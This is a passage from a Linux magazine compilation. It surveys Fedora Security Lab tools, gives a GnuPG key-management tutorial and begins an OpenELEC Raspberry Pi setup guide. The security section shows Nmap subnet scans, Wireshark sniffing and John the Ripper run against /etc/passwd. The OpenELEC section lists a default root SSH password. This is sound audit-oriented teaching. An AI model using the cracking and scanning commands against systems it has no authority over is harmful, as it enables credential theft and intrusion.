From here you may be wondering what other distros are available from Fedora. As we mentioned at the beginning of the tutorial, there are many other labs provided by Fedora for specific uses, eg for educational purposes, there's the 'Sugar On A Stick' (SOAS) version of the Fedora distro, which provides a child-friendly graphical environment designed to be portable and live-bootable.

There are also labs aimed at Linux gaming, design, and scientific applications. The Fedora Games Lab comes bundled with a host of free Linux games from many different genres, while the Fedora Design Suite comes with various multimedia design tools to make your art forms come to life. Fedora Scientific Lab provides different tools for calculations, plotting and analysing data, such as *GNU Octave* and

*gnuplot*. Details on these different spins as well as others can be found at <https://labs.fedoraproject.org>.

Fedora also supplies different spins using alternative desktop environments, eg for both productivity and entertainment, there's a KDE Plasma Desktop spin. Another spin includes Cinnamon, aimed at casual users. Get the full list here: <https://spins.fedoraproject.org>.



One of the most well-regarded security scanners and network mappers out there comes in many flavours, including Zenmap, which includes a GUI.

top there are boxes to enter commands, enter a target address and specify the type of scan to be conducted. In the target box, you can enter different network addresses for whatever you wish to audit. The output tabs will provide updates about what the scan finds, list ports and hosts and even provide a network topology.

If you prefer to use the command line interface, once opened it will display a long list of options that can be appended to commands to perform specific tasks, such as specify what type of scan to use. The typical command structure of *Nmap* commands is **# nmap [OPTIONS] [TARGET]**. Where [OPTIONS] refers to the different parameter values you can set to customise the scan, and [TARGET] refers to the target network address that will be monitored. Try scanning something on your local network, such as your Wi-Fi router. For this scan, the target would be the IP address of your Wi-Fi router, **192.168.0.1**, generating a command much like **# nmap 192.168.0.1**. You can also use a DNS name of your target host instead of an IP address.

This will initiate an intensive port scan of the IP address **192.168.0.1** and detect ports and services that are open on your Wi-Fi router. You can also scan multiple IP addresses or subnets, by listing each address after the first with a space separating them in between. You can also scan multiple addresses either in a specific range or with a wildcard, eg:

```
# nmap 192.168.1.1-20
# nmap 192.168.1.*
# nmap 192.168.1.0/24
```

If you are scanning a range of addresses, you can omit specific hosts using the **exclude** command and a comma (,) in between each address that you want excluded, eg **# nmap 192.168.1.0/24 --exclude 192.168.1.4,192.168.1.35**.

## Packet sniffing

The last piece of software that we will go over is the famed *Wireshark*. This is one of the best network protocol analysers available for free on the Linux platform. *Wireshark* enables you to see everything that's happening on your network, down to the packets being sent and received. It supports a variety of protocols and capture file formats, making it versatile and comprehensive. When you open up *Wireshark* for the first time, you'll be met with a welcome screen that will ask you which of the detected network interfaces you'd like to listen in on. Once you choose one, the GUI will switch to a three-panel display. The top panel will show colour-coded

entries for every packet that *Wireshark* detects on the network. The second and third panels show detailed information on each of those packets, including packet size, arrival time, protocol type, where it's from and the actual contents of the packet. To stop capturing packets, you just hit the 'stop capture' button on the top-left corner of the window. If your network doesn't have much to inspect, the *Wireshark* wiki has you covered with downloadable sample files that you can load and inspect. On the top panel, you'll notice there are many different packets highlighted in green, blue, or black/red. By default, green indicates TCP (Transmission Control Protocol) traffic; dark blue is DNS traffic; light blue is UDP (User Datagram Protocol) traffic; and black or red identifies packets with problems, such as being delivered out of order. There are many packets, which creates the need for filters to narrow down your search. Above the list of packets, there's a text bar/drop-down menu where you can choose a specific type of traffic that you would like to take a look at, eg. type **dns** and you'll only see DNS packets. You can also create your own filters by clicking 'Display Filters' in the Analyze menu. You can also right-click a packet and follow the TCP stream, which will allow you to see the full conversation between the client and the server. The above is just a basic overview of what is possible with *Wireshark*.

The programs we selected only make up a fraction of the programs included in Fedora Security Lab, but they will provide you with a good introduction to the types of programs you'd find. As you can see from this brief overview, the possibilities are nearly endless. The sizeable arsenal of programs and functions packaged into the distro provide the user with many options to run their own security audits. As an OS that can both read and write on the fly, you create the option to not only keep your spin's live CD up to date, but also customise it with your own programs and functions, just as you can do on any other distro. With its technical nature and dependence on advanced command-line security solutions, this distro may not be for everyone. However, with all its tools and services, lightweight resource usage and extreme portability, it's perfect for both pros and tinkerers. ■

```
Terminal - afnan@localhost:/home/afnan
File Edit View Terminal Tabs Help
Password:
John the Ripper password cracker, version 1.8.0
Copyright (c) 1996-2013 by Solar Designer
Homepage: http://www.openwall.com/john/
Usage: john [OPTIONS] [PASSWORD-FILES]
--single                                "single crack" mode
--wordlist=FILE --stdin      wordlist mode, read words from FILE or stdin
--rules                                  enable word mangling rules for wordlist mode
--incremental[=MODE]                      "incremental" mode [using section MODE]
--external=MODE                          external mode or word filter
--stdout=[LENGTH]                        just output candidate passwords [cut at LENGTH]
--restore=[NAME]                         restore an interrupted session [called NAME]
--session=NAME                           give a new session the NAME
--status[=NAME]                          print status of a session [called NAME]
--make charset=FILE                      make a charset, FILE will be overwritten
--show                                   show cracked passwords
--test[=TIME]                            run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,...]                [do not] load this (these) user(s) only
--groups=[-]GID[,...]                     load users [not] of this (these) group(s) only
--shells=[-]SHELL[,...]                   load users with[out] this (these) shell(s) only
--salts=[-]JN                             load salts with[out] at least N passwords only
--save=MEMORY=LEVEL                      enable memory saving, at LEVEL 1..3
--node=MIN-[MAX]/TOTAL                  this node's number range out of TOTAL count
--fork=N                                 fork N processes
--format=NAME                            force hash type NAME: descrypt/bsdicrypt/md5crypt/
                                         bcrypt/LM/AFS/tripcode/dummy/crypt
[root@localhost afnan]# john /etc/passwd
No password hashes loaded (see FAQ)
[root@localhost afnan]#
```

The password cracker **John (the Ripper)** provides many options for testing whether any of your colleagues are using insecure passwords.

# GnuPG: Key Management

Your GnuPG key is your precious. We explain how to create a good one and how to keep it safe from online thieves.



The screenshot shows the homepage of sks-keyservers.net. At the top, there's a blue header bar with the site's name and a navigation menu. Below the header, there's a section titled "OpenPGP Public Key Server Commands". This section contains several links: "Extract a Key from the Server", "Submit a Key to the Server", and "Extracting a Key". There's also a "Tip" sidebar on the left with the following text:

**The SKS Keyservers**  
are one of a number  
of public keyservers  
with an interactive  
web interface where  
you can upload your  
key or search for other  
people's.

The main content area has a sub-headline "Extracting a Key" and a list of steps:

1. Select either the "Index" or "Verbose Index" check box. The "Verbose Index" option also displays all signatures on displayed keys.
2. Type ID you want to search for in the "Search String" box.
3. Press the "Do the search!" key.

**G**nuPG, the "Gnu Privacy Guard", is a privacy tool you can use to encrypt email or verify the authenticity of software packages before installing them. It's an implementation of the OpenPGP standard that relies on public-key cryptography keys that have provable authenticity through certification and trust.

The GnuPG documentation explains early-on that good key management is essential. So, in this tutorial, we will focus on key management and explore best-practice with that aim in mind. We're using GnuPG version 2.1, nicknamed "Modern".

## Some basics

A GnuPG key has public and private components referred to individually as a public key and private key, and together as a key-pair. Private keys are used for signing and decryption, and public keys are used for signature verification and encryption.

Public keys are contained in "certificates" along with identifying information (a user id which may be a name, email address or, perhaps, a photograph) plus one or more dependent "subkeys" that enable separate keys for signing and encryption. The rationale behind subkeys lies in GnuPG's development history and current security-related concerns. An individual using GnuPG collects other people's public

keys, possibly obtaining a certificate from a key server, along with their own key-pairs in their GnuPG keyring. Depending on context, 'key' can mean key-pair, private key, public key, subkey or certificate.

We'll explore these concepts as a hypothetical new user who can't wait to start encrypting everything. Let's create that user now; something like this:

```
$ sudo useradd -m alice  
$ sudo -i -u alice
```

## Set your preferences

The first thing to do is configure GnuPG. It uses a directory (`~/.gnupg` by default) to store its configuration, runtime information and the keyring. It can create this directory automatically, but manually creating it enables us to specify some preferences before using GnuPG for the first time. Do so, using restricted access permissions to secure it:

```
$ mkdir -m 700 ~/.gnupg
```

Although optional (GnuPG assumes a default configuration), writing a configuration file allows us to set some parameters to customise personal preference:

```
# ~/.gnupg/gpg.conf
```

```
keyserver hkp://hkps.pool.sks-keyservers.net
```



Use `gpg --full-gen-key` if you want to interactively choose key type, cipher algorithm and key size when creating a new key.

```
personal-cipher-preferences AES256 AES192 AES CAST5
personal-digest-preferences SHA512 SHA384 SHA256
SHA224
cert-digest-algo SHA512
default-preference-list SHA512 SHA384 SHA256 SHA22
AES256 AES192 AES CAST5 ZLIB BZIP2 ZIP
Uncompressed
```

This configuration example sets the default key server from where public key certificates can be obtained and states preferred cipher and digest (hashing) algorithms. The default preference-list defines those preferences that will be included when generating new keys so that third parties using them know what we would prefer them to use. Together, these preferences control the available algorithms that GnuPG may use and, as an example, we express our preference for more secure ones. The default algorithms, however, are suitable for most use-cases should you prefer to stick with them.

The easiest way to create a key is to enter `gpg --gen-key` and follow the prompts that request name, email address and a passphrase. This method uses default settings (including those from the configuration file) and would produce a non-expiring 2048-bit “primary”, or “master”, RSA key for signing and certification, a user id formed from the given name and email, and a subkey (also 2048-bit RSA) for encryption.

Another approach is to use GnuPG’s batch mode because it allows the required information to be provided in a parameter file instead of prompting for it to be entered interactively. The parameter file allows more detailed configuration than the interactive tool and also serves as a record of the parameters used to generate the key.

```
$ cat <<EOF > alice.keyparams
```

```
Key-Type: RSA
Key-Length: 4096
Key-Usage: sign
Subkey-Type: RSA
Subkey-Length: 4096
Subkey-Usage: encrypt
Name-Real: Alice
Name-Email: alice@example.org
Passphrase: alice1234
Expire-Date: 1y
EOF
```

```
$ gpg --verbose --gen-key --batch alice.keyparams
```

The key generation may take a little while because it requires “entropy” to provide sufficient random data; the `--verbose` option asks `gpg` for progress feedback.

Our example generates larger 4096-bit keys (just to illustrate the capability, 2048-bit keys are secure for most purposes) that will expire one year after creation. An expired key is invalid and cannot be used to sign or encrypt, and setting a date when this should occur is a precautionary measure that doesn’t hurt but would be beneficial in the event that the private key or its passphrase were ever lost. In

such cases where a key cannot be revoked it is of some comfort to know that it will expire at some point. Should the worst not happen, the expiry date can be changed, even if the key has already expired. Note that expired keys can still decrypt already encrypted messages.

The example parameter file includes the passphrase but `gpg` will prompt for it interactively if it is omitted from the file. Other options may be given, such as “preferences” which would override the default preference list in `gpg.conf`.

The user id consists of the given name (“Name-Real”), email (“Name-Email”) and an optional comment (“Name-Comment”) that we didn’t use. Popular opinion in the PGP community recommends against using comments because they are not part of your identity. Bear in mind that you can’t change a user id but you can revoke them and add new ones.

## And the key is...

Once key generation completes, `gpg` can display a summary of what was produced with its `-list-keys` (or `-k`) command:

```
$ gpg -k alice
pub rsa4096 2016-10-03 [SC] [expires: 2017-10-03]
    109FB60CAD48C7820CF441A661EB6F7F34CE2E54
uid [ultimate] Alice <alice@example.org>
sub rsa4096 2016-10-03 [E] [expires: 2017-10-03]
```

This shows three things: a 4096-bit primary key, the user id and a subkey. The `[ultimate]` annotation on the user id reflects trust in yourself (it’s your key) and means your key is valid and you will trust any other keys you sign with it.

The long string of hexadecimal characters is the primary key’s “fingerprint”, a 160-bit SHA1 hash of the key material. The `pub` prefix to the primary key tells you that you’re looking at the public key; the `sub` prefix conveys similar meaning for the subkey. The two corresponding private keys aren’t listed, but also exist in the newly created key ring (that is stored within the `~/.gnupg` directory). Use `gpg --list-secret-keys` (or its short-form `-K`) to list them (see over):



The `haveged` ([www.issihosts.com/haveged](http://www.issihosts.com/haveged)) utility can help provide the entropy required for key generation. Check your distro’s package repository.



You can add frequently used formatting options to `gpg.conf`. Just leave off the leading double-hyphen.

```
# Each base16 line ends with a CRC-24 of that line.
# The entire block of data ends with a CRC-24 of the entire block of data.

1: 00 04 58 E1 AD EB 6D FB 8F 9F 19 B5 58 6F 50 D8 F0 AC C1 4C CC 8F B51363
2: 02 B9 FE 07 03 02 3C 61 CE EC 6A 4B E6 A4 D0 A4 AE F1 4F 52 27 EE 2AA7E2
3: AB A6 1A 66 0D 20 BC 94 14 CB 8F 72 5E EC 7B E4 7B CA 8F 69 4C A8 73932D
4: 80 7B 7F 54 8D 25 21 92 F6 91 01 9D A5 C6 B6 28 FC 3F 35 42 85 961B5E
5: 4B CE DB 6F 99 F2 7F 95 CC 35 24 8C 40 4E 3D C1 1F 48 B6 AD 95 AB 4822BC
6: BA 68 9D 0A B8 FB F9 E1 39 08 BB 77 A1 C0 7C 0E 4C 9C 08 EF 9E 66 56FF4E
7: 6E 3D 18 D1 C7 E4 B0 00 68 4E 57 94 DD 9B A5 F4 14 35 BD 57 BD DB 384123
8: 91 EB D9 65 DA 4D 91 06 08 65 00 72 4B EC 19 E8 46 B2 F8 2A E5 D7 19E80F
9: 48 8F F8 DA 13 57 13 FD DA 40 43 E1 AA 5C 04 C6 77 5E AA EC 6F F9 A0843E
10: CF 8A 03 63 56 7E B5 78 D5 23 31 AD FF 3C AF 7C TE CE 4E 74 6F 1B D75060
11: EF C7 CD 93 11 FA 25 02 FC 2C 64 51 CE E8 F5 EA 13 10 B1 92 3A 57 0AD20D
12: 9F D7 2E 1B 66 61 31 0D DA B8 43 A2 8E 43 D6 29 1B 56 95 A5 E7 F8 518912
13: 79 80 BE E1 5B 54 80 5C 79 0A 75 EC 22 87 BA 15 DC 2C 98 C3 9B 8F C77B86
14: CE EC B8 57 BB A9 7D 46 89 E2 DA B1 E0 54 8A C4 16 67 5F FB 7C D7 FA35F9
15: 86 1E D7 F5 87 E8 4C 9E 9B 7B 98 1B 43 E8 D6 8F 89 8E AA 17 AD FB 6ADADE
16: 0B AC A0 2D 4A 13 43 A7 74 1E FA 33 39 12 BC E5 75 CB D8 90 A1 22 D5765C
17: 85 93 94 7A 16 D5 FB 7C E6 A9 A7 E6 99 82 4C 85 F1 C4 0B C6 3F 8B 01E32A
18: 73 96 AC 56 6F F8 26 70 40 A8 C5 CB A2 2E 0D 16 7F 72 86 42 72 B7 4373F5
19: DA 86 CA CD 66 26 16 29 41 9D 54 32 41 63 CD 34 50 FD DF 40 40 9D A83422
20: F6 6C AA 5E F4 46 A8 23 C0 27 0D A1 6E 00 55 AC 0C 0E 75 07 0D 26 4E 31E5E5
```

» Paperkey’s output can be used to recover your secret key.

## keygen, pinentry, su, sudo and tty

GnuPG uses a `gpg-agent` daemon to manage keys for `gpg` and this uses a pinentry helper tool whenever it requires interactive passphrase input. For this to work properly, your shell’s `tty` device must be owned by you (eg, for Alice, `stat -c %U $(tty)` must be `alice`). This won’t be the case if you used `sudo` or `su`, and this may cause problems with tasks such as key generation that

require access to secret keys; you might see an error like this:

```
gpg: agent_genkey failed: Permission denied
```

If this happens to you, try this little trick that takes advantage of the `script` command to do the key generation in a `tty` that you own:

```
$ script -q -c "gpg ..." /dev/null
```

where the command you wish to use, plus all of

its arguments are contained within the quotation marks. Alternatively, you can use `gpg --pinentry-mode loopback` to use a command-line passphrase prompt instead of the pinentry dialogue. Or, before the `sudo` or `su`:

```
$ sudo chown alice $(tty)
```

You may also need to perform `export GPG_TTY=$(tty)`.

# Security

## Quick tip

Check your repositories or search the web for [paperkey](#), [ssss](#) or [libgshare](#).

```
$ gpg -K
sec rsa4096 2016-10-03 [SC] [expires: 2017-10-03]
  109FB60CAD48C7820CF441A661EB6F7F34CE2E54
uid [ultimate] Alice <alice@example.org>
ssb rsa4096 2016-10-03 [E] [expires: 2017-10-03]
```

Here, in otherwise similar output, the prefixes are `sec` (secret) for the primary private key and `ssb` for the subkey.

The key's fingerprint is the primary way to identify it but they are usually referred to using a shorter key id of the last eight characters of the fingerprint. These short key ids are prone to collision, so a longer key id of 64 bits (the last 16 characters) can be used instead. They're still collision-prone, but to a lesser extent; if in doubt, use the fingerprint!

Add `--keyid-format short` to `gpg` commands to request they output the short key format, or `--keyid-format long` for the longer one. If you use `--fingerprint` the fingerprint will be displayed in a more readable form. Like this:

```
> short "34CE2E54"
> long "61EB6F7F34CE2E54"
> fingerprint "109F B60C AD48 C782 0CF4 41A6 61EB
  6F7F 34CE 2E54"
```

The fingerprint of the subkey is not displayed unless `--fingerprint` is given twice.

Our new key is "self-certified" which means the primary key signs the user id and subkey parts to assert that it owns them. You can view these signatures:

```
$ gpg --list-sigs alice
pub rsa4096 2016-10-03 [SC] [expires: 2017-10-03]
uid [ultimate] Alice <alice@example.org>
sig 3 61EB6F7F34CE2E54 2016-10-03 Alice <alice@example.org>
sub rsa4096 2016-10-03 [E] [expires: 2017-10-03]
sig 61EB6F7F34CE2E54 2016-10-03 Alice <alice@example.org>
```

Signatures are listed beneath the thing they are associated with. The display shows two signatures: one for the user id and the other for the subkey.

The two "sig" lines shown above display the signing key id, date and user id. The space after the "sig" may contain flags such as the "3" displayed on the primary key's signature which indicates the effort made when verifying a key. GnuPG assigns 3, the highest level, to the signatures it makes during the key generation.

In addition to the self-certification signatures added by GnuPG, third parties may also sign the uid entries on your key to assert their confidence that the key and user id belong together and to you. Such signatures strengthen your key and help you build your web of trust.

So that's the basic key set up and signed and ready for use. You can use it as it is, but think about what it would mean if it was lost: a key in the wrong hands can be used to masquerade as you, signing documents in your name and reading documents encrypted for your eyes only.

You increase the risk of this happening by installing your key on many devices, especially devices such as laptops,

phones or tablets which are frequently taken to public places where they are easily stolen, left behind or otherwise lost.

## Key perfection

It would be better to not install your key on such devices in the first place. However, that isn't practical if you need to sign and encrypt on them. You can, however, use subkeys to help reduce and contain that risk because they have the fortunate property that they can be separated from the primary key, allowing it to be secured offline, and they can expire or be revoked independently.

You can create an additional signing-only subkey so that you have two: one for signing and another for encryption. You then detach those subkeys from the master key and only install the subkeys on your everyday devices. Thus:

```
$ gpg --edit-key alice
gpg> addkey
```

The interactive interface requires selection of key type, usage (ie, signing, encryption), length (bits) and duration (validity period) which may be non-expiring or specified in days, weeks, months or years.

If you wish, you can give the subkeys a passphrase that is different from the primary key. You can either do this while in edit mode or you can do it directly:

```
$ gpg --passwd alice
```

Regardless of the method chosen, GnuPG iterates through all keys but you can decline those you don't want to alter; there is no way to specify a single key.

Once you have your subkeys, you should export them without the primary key:

```
$ gpg --export-secret-subkeys alice > subkeys.gpg
```

GnuPG will prompt for the passphrase before exporting the subkeys. You can then use a temporary keyring to review what was exported:

```
$ mkdir -m 700 .gnupg-temp
$ gpg --homedir .gnupg-temp --import subkeys.gpg
$ gpg --homedir .gnupg-temp -K
sec# rsa4096 2016-10-04 [SC] [expires: 2017-10-04]
ssb rsa4096 2016-10-04 [E] [expires: 2017-10-04]
ssb rsa2048 2016-10-04 [S] [expires: 2017-04-02]
```

The `--homedir` tells GnuPG to use a specific directory (which can have any name but must pre-exist) instead of `.gnupg`. The hash mark following the `sec` tag indicates that the secret key is absent from this keyring; only the secret subkeys are present. The annotations show that the subkeys can encrypt ("E") and sign ("S") data and that the primary key can both sign data and certify ("C") other keys.

You can remove the temporary keyring once you've finished using it. Stop its daemon, then remove the directory:

```
$ gpg-connect-agent --homedir .gnupg-temp KILLAGENT /bye
$ rm -r .gnupg-temp
```

Making a temporary keyring is straightforward and easily done whenever you need to work on your keys. A single pair of subkeys is sufficient for everyday use on all your devices,

## Quick tip

You can peer inside a keyring or export file with `gpg --list-packets` to view its internal OpenPGP data; it's documented by RFC4880: ([tools.ietf.org/html/rfc4880](http://tools.ietf.org/html/rfc4880)).

## Cross certification

There is a vulnerability where a public subkey could be attached to another certificate whose owner could then claim to have signed a document. To prevent such a scenario occurring, GnuPG now checks that signing keys are cross-certified before verifying signatures. Cross certification requires that subkeys sign the

primary key to prove their authenticity. These "back" or "binding" signatures are embedded within the self-certification signatures that GnuPG adds to the signing subkeys – you can't see them with `--list-sigs`.

Older versions of GnuPG or other OpenPGP applications may not have this feature and

signing subkeys generated with these applications may lack the required binding signatures. Owners of such keys can resolve this with the `cross-certify` command available in the key editing mode of the latest `gpg`.

You can read the official explanation at [www.gnupg.org/faq/subkey-cross-certify.html](http://www.gnupg.org/faq/subkey-cross-certify.html).

but you could generate them per-device if you wanted to protect against loss of a single device. Repeat the steps to create as many additional signing subkeys as you need, but it's best to use the same encryption key on all devices otherwise anyone wishing to send you encrypted material would not know which encryption key to choose (they send to you, not to your phone, tablet, or laptop). If you have made device-specific subkeys then you can use a temporary keyring to separate them into per-device key files. You import your subkeys and delete the unwanted ones (which remain safe within the imported file) and then export as before, but into a new file. Recall that each device needs two secret keys: the shared encryption subkey and the device-specific signing key. Use edit mode to select and delete all other subkeys:

```
$ gpg --homedir .gnupg-temp --import subkeys.gpg
$ gpg --homedir .gnupg-temp --edit-key alice
gpg> key 3
gpg> delkey
gpg> save
$ gpg --homedir .gnupg-temp --export-secret-subkeys >
device1-keys.gpg
```

Reload the subkeys and repeat the process for each device you want to export keys for.

It's a good precaution to keep your primary key offline, ideally by creating it on a secure computer that is protected from the tainted internet (perhaps also your slightly-less tainted local network). One way to do this is to use Tails Linux and keep your keyring in its secure persistent volume. See [https://tails.boum.org/doc/first\\_steps/persistence](https://tails.boum.org/doc/first_steps/persistence) for more information about this.

The next best thing, and probably sufficient for the less paranoid, is to remove the primary key from your keyring when not in use and keep a secure backup somewhere suitable. You have to delete the entire key and then import only the subkeys. You should export the primary key before removing it, and bear in mind that the exported key file will be your only copy of your primary secret key – until you make a backup.

```
$ gpg --export-secret-keys alice > primary.gpg
$ gpg --delete-secret-key alice
$ gpg --import subkeys.gpg
```

Remember that if you do remove your primary key, you will need to import it if you need to use it (and then remove it again afterwards):

```
$ gpg --import primary.gpg
```

## Revoke and recover

Your master keyring is your precious. You need to protect it, but you also need to be prepared to destroy it should the worst happen. You need a secure backup and also a revocation certificate. This is a special certificate that you can use to tell the world that your key cannot be trusted and, therefore, should not be used. Once that happens, messages cannot be signed nor encrypted. Existing messages may be decrypted and verified, but GnuPG will warn the user that the key is revoked.

GnuPG prepares a revocation certificate automatically when creating a key, look in `~/.gnupg/openpgp-revocs.d` for it, named with the key's fingerprint and a `.rev` suffix. As a safeguard against accidental use, it needs to be modified before it can be used. It's a text file and contains instructions explaining what you need to do (remove a leading colon from the first line of the certificate).

You can create a revocation certificate yourself and you may want to do this to specify a reason for revocation:

The screenshot shows a web browser displaying the Tails Linux documentation for 'Encrypted persistence'. The page has a purple header with the Tails logo and the text 'the amnesic incognito live system'. Below the header, there are navigation links for 'doc', 'first steps', and 'Encrypted persistence'. On the right, there are language selection buttons for English, DE, FA, FR, and IT. A green 'Install Tails 2.6 2016-09-20' button is prominently displayed. The main content area is titled 'Encrypted persistence' and discusses creating a persistent volume on a USB stick or SD card. It requires at least 4 GB of free space. A note says it's only possible to create a persistent volume if the device, USB stick or SD card, was installed using Tails Installer. A warning states that this requires a USB stick or SD card of at least 4 GB. The page also mentions that you can use this persistent volume to store different kinds of files like personal files, working documents, software packages, program configurations, and encryption keys. It notes that the persistent volume is an encrypted partition protected by a passphrase. A 'Donate' button is located at the bottom right.

### Tails Linux can be used to keep your keyring secure.

```
$ gpg --gen-revoke alice > alice.rev
```

Follow the prompts to select a reason for revocation and to supply an optional description. GnuPG prints a message warning that you should keep the revocation certificate safe; they are as valuable as the private key they can invalidate.

Should you ever need to use a revocation certificate, just import it into the key ring:

```
$ gpg --import alice.rev
```

You can also revoke directly by using the `revkey` command in edit mode. This can be used to revoke one or more keys and is how you would revoke a subkey without revoking the primary key. There are also `revuid` and `revsig` options that you can use to revoke user identities and signatures.

After revoking, like any other change to your keyring that you wish to publish, upload your keyring to a key server:

```
$ gpg --send-key alice
```

There are ways to further protect your private key and its revocation certificate, such as keeping printed copies in a secure location, splitting them into parts and storing those in multiple locations, or giving them to multiple trusted people.

*Paperkey* ([www.jabberwocky.com/software/paperkey](http://www.jabberwocky.com/software/paperkey)) is a tool that extracts the secret parts of your key (see a *grab bottom-right on the previous spread*) and prints them with checksum data that makes it easier to type in by hand should the need ever arise:

```
$ paperkey --secret-key primary.gpg --output private.txt
```

Recovery is equally simple, using your public key:

```
$ paperkey --pubring public.gpg --secrets private.txt --output secret.gpg
```

Your recovered key is still protected by your passphrase, which you may want to give to some trusted third parties to be used in the event of your unfortunate demise. `ssss` or `gfsplit` implement "shamir's Secret Sharing" (yes, that's the same Shamir of RSA fame) which lets you take something and split it in such a way that, say, three of five pieces are required to rebuild the original. You could split your key, revocation certificate, passphrase, etc, and give the split pieces to those trusted individuals you'd like to be able to use them when you're no longer able. ■



Tails Linux ([tails.boum.org](https://tails.boum.org)) makes an ideal offline key manager when you store your keyring in its persistent volume.



You can refer to a key using a user id, short or long key id, or fingerprint. Some tools may require them prefixed with "Ox".

# HACKER'S MANUAL

# 2022

# HACKER'S MANUAL 2022

## Software

Discover the most powerful Linux software and get using it

### 86 OpenELEC

Get to grips with the media system for desktops and embedded systems.

### 90 Virtual Box

Ensure you get the best out of your virtual systems with our essential guide.

### 94 NextCloud

The break away, all new cloud storage and document system is live for all.

### 98 NagiOS

Industry-level system monitoring so you can track all your Linux PCs.

### 102 Octave

Get to grips with the high-end scientific and mathematical language.

### 106 Inside KDE 5

Discover the building blocks that help build the prettiest desktop and apps around.

# OpenELEC: Media streamer

Crack out the hammer, we demonstrate how to build your own smart-streaming stick using a Raspberry Pi for both personal and internet media.

## Quick tip

Take the time to check out OSMC (<http://osmc.tv>). It's another Kodi-based distro optimised for smaller devices (including Pi), and comes with its own custom, minimalist skin. There's little difference in performance, and while OSMC is simpler to use out of the box, OpenELEC provides a more Kodi-like experience.

➤ OpenELEC runs an initial configuration wizard to get you connected – you'll need a USB hub if you have a Pi Zero and want network capabilities.



**W**hy fork out for an expensive set-top box when you can build your own for significantly less? Thanks to the powerful open-source Kodi media centre software (<https://kodi.tv>), you can access both locally stored personal media on demand, plus watch a wide range of internet streaming services, including catch-up TV.

The success of Kodi – formerly known as XBMC – has led to the development of Kodi-flavoured distributions (distros). If you're looking for a full-blown Ubuntu-based distro with Kodi sitting on top then Kodibuntu (<http://kodi.wiki/view/Kodibuntu>) will appeal.

Kodibuntu is overkill for most people's needs, which is where OpenELEC ([www.openelec.tv](http://www.openelec.tv)) comes in. This is an embedded OS built around Kodi, optimised for less powerful setups and designed to be as simple to run and administer as possible. There's an underlying OS you can access via SSH, but for the most part, you can restrict yourself exclusively to the Kodi environment.

Four official builds are currently available: 'generic' covers 32-bit and 64-bit Intel, Nvidia and AMD graphic setups; two Raspberry Pi flavours: one for the Pi 2 and 3, and the other for everything else, including the Pi Zero and the new Zero W; and one final build is for Freescale iMX6 ARM devices. There are further unofficial builds for jailbroken Apple TV mark 1 boxes (head to <http://chewitt.openelec.tv/appletv>) as well as AMLogic-based hardware (<http://bit.ly/amlogic-oe>).

## Choose your hardware

The cheapest way to build an OpenELEC streaming box from scratch is to base it around the Pi Zero. There's one slight complication caused by the fact it only has one USB port, so you'll need a powered hub to support both keyboard and Wi-Fi adaptor during the initial setup phase. Expect to pay between £30 and £40 for all the kit you need. You'll need a Pi Zero (obviously), case, power adaptor, Wi-Fi adaptor, microSD card, powered USB hub and accessories. If you're willing to spend a little more, the Raspberry Pi Model B+ costs £19.20, the quad-core Pi 2 Model B costs £28 or the Pi 3 Model B is £32 (<http://uk-rsonline.com>), not including power and Wi-Fi adaptors, micro SD card and case. Both come with Ethernet port for wired networking, plus four USB ports and full-size HDMI port – choose the Pi 2 or 3 if you plan to run a media server.

You'll need a keyboard for the initial configuration of OpenELEC, but once those steps are complete, you'll be able to control OpenELEC remotely via your web browser or using a free mobile app. You'll also need somewhere to store your media. If you only have a small (sub-50GB collection), then splash out for a 64GB microSD card and store it locally; otherwise attach a USB hard drive or even store your media on a NAS drive and connect over the network. Note the latter option will slow things down considerably, and you may experience buffering, particularly if connected via Wi-Fi.

## SSH access

Switch on SSH and you have access to the underlying Linux installation via the Terminal (use `ssh root@192.168.x.y` substituting 192.168.x.y with your OpenELEC device's IP address. The password is 'openelec'). The main purpose for doing this is to configure OpenELEC without having to dive into System > OpenELEC. Start by typing `ls -all` and hitting Enter – you'll see the core folders are hidden by default.

Basic commands are supported – such as `ifconfig` for checking your network settings, and `top` to see current CPU and memory usage. There's not an awful lot you can do here – the idea is to give you access to useful tools only. Network settings in OpenELEC are

controlled by the connman daemon, eg – to change these, navigate to `storage/`.

**cache/connman** where you'll find a lengthy folder name beginning `wifi_`. Enter this folder using `cd wifi*` and then type `nano settings` to gain access.


If you'd like to set a static IP address from here, change the following lines:

### IPv4.method=manual

Then add the following three lines beneath `IPv6.privacy=disabled`:

```
IPv4.netmask_prefixlen=24
IPv4.local_address=192.168.x.y
IPv4.gateway=192.168.x.z
```

Replace **192.168.x.y** with your chosen IP address, and **192.168.x.z** with your router's IP address (get this using the `ifconfig`). Save your changes and reboot.



► If you'd rather configure OpenELEC via a Terminal, you'll find a limited number of commands available.

You can download the latest version from <http://openelec.tv/get-openelec> where you'll find v6.0.1 as the latest release for both the Raspberry Pi and also generic PC hardware. It's not large, the full disc image is around 100MB. The files are compressed in TAR or GZ format, so you'll first need to extract them. The simplest way to do this is using your Linux distro's GUI – in Ubuntu, eg, copy the file to your hard drive, then right-click it and choose 'Extract Here'.

## Build, install and configure

Now connect your micro SD card to your PC using a suitable card reader (you can pick one up for under £3 online) and use the `$ dmesg | tail` command or *Disks* utility to identify its mountpoint. Once done, type the following commands – which assume your drive is `sdc` and that your image file is in the **Downloads** folder.

```
$ umount /dev/sdc1
$ cd Downloads
$ sudo dd if=OpenELEC-RPi.arm-6.0.1.img of=/dev/sdc bs=4M
```

You'll want to use `sudo dd if=OpenELEC-RPi2.arm-6.0.1.img of=/dev/sdc bs=4M` if installing OpenELEC on the Pi 2/3. Wait while the image is written to your micro SD card – this may take a while, and there's no progress bar, so be patient (time for a cup of tea, perhaps?).

Once complete, unmount your drive and then eject it. Insert the micro SD card into the Pi, connect it up to monitor and keyboard and switch it on. You should immediately see a green light flash, and the screen come on.

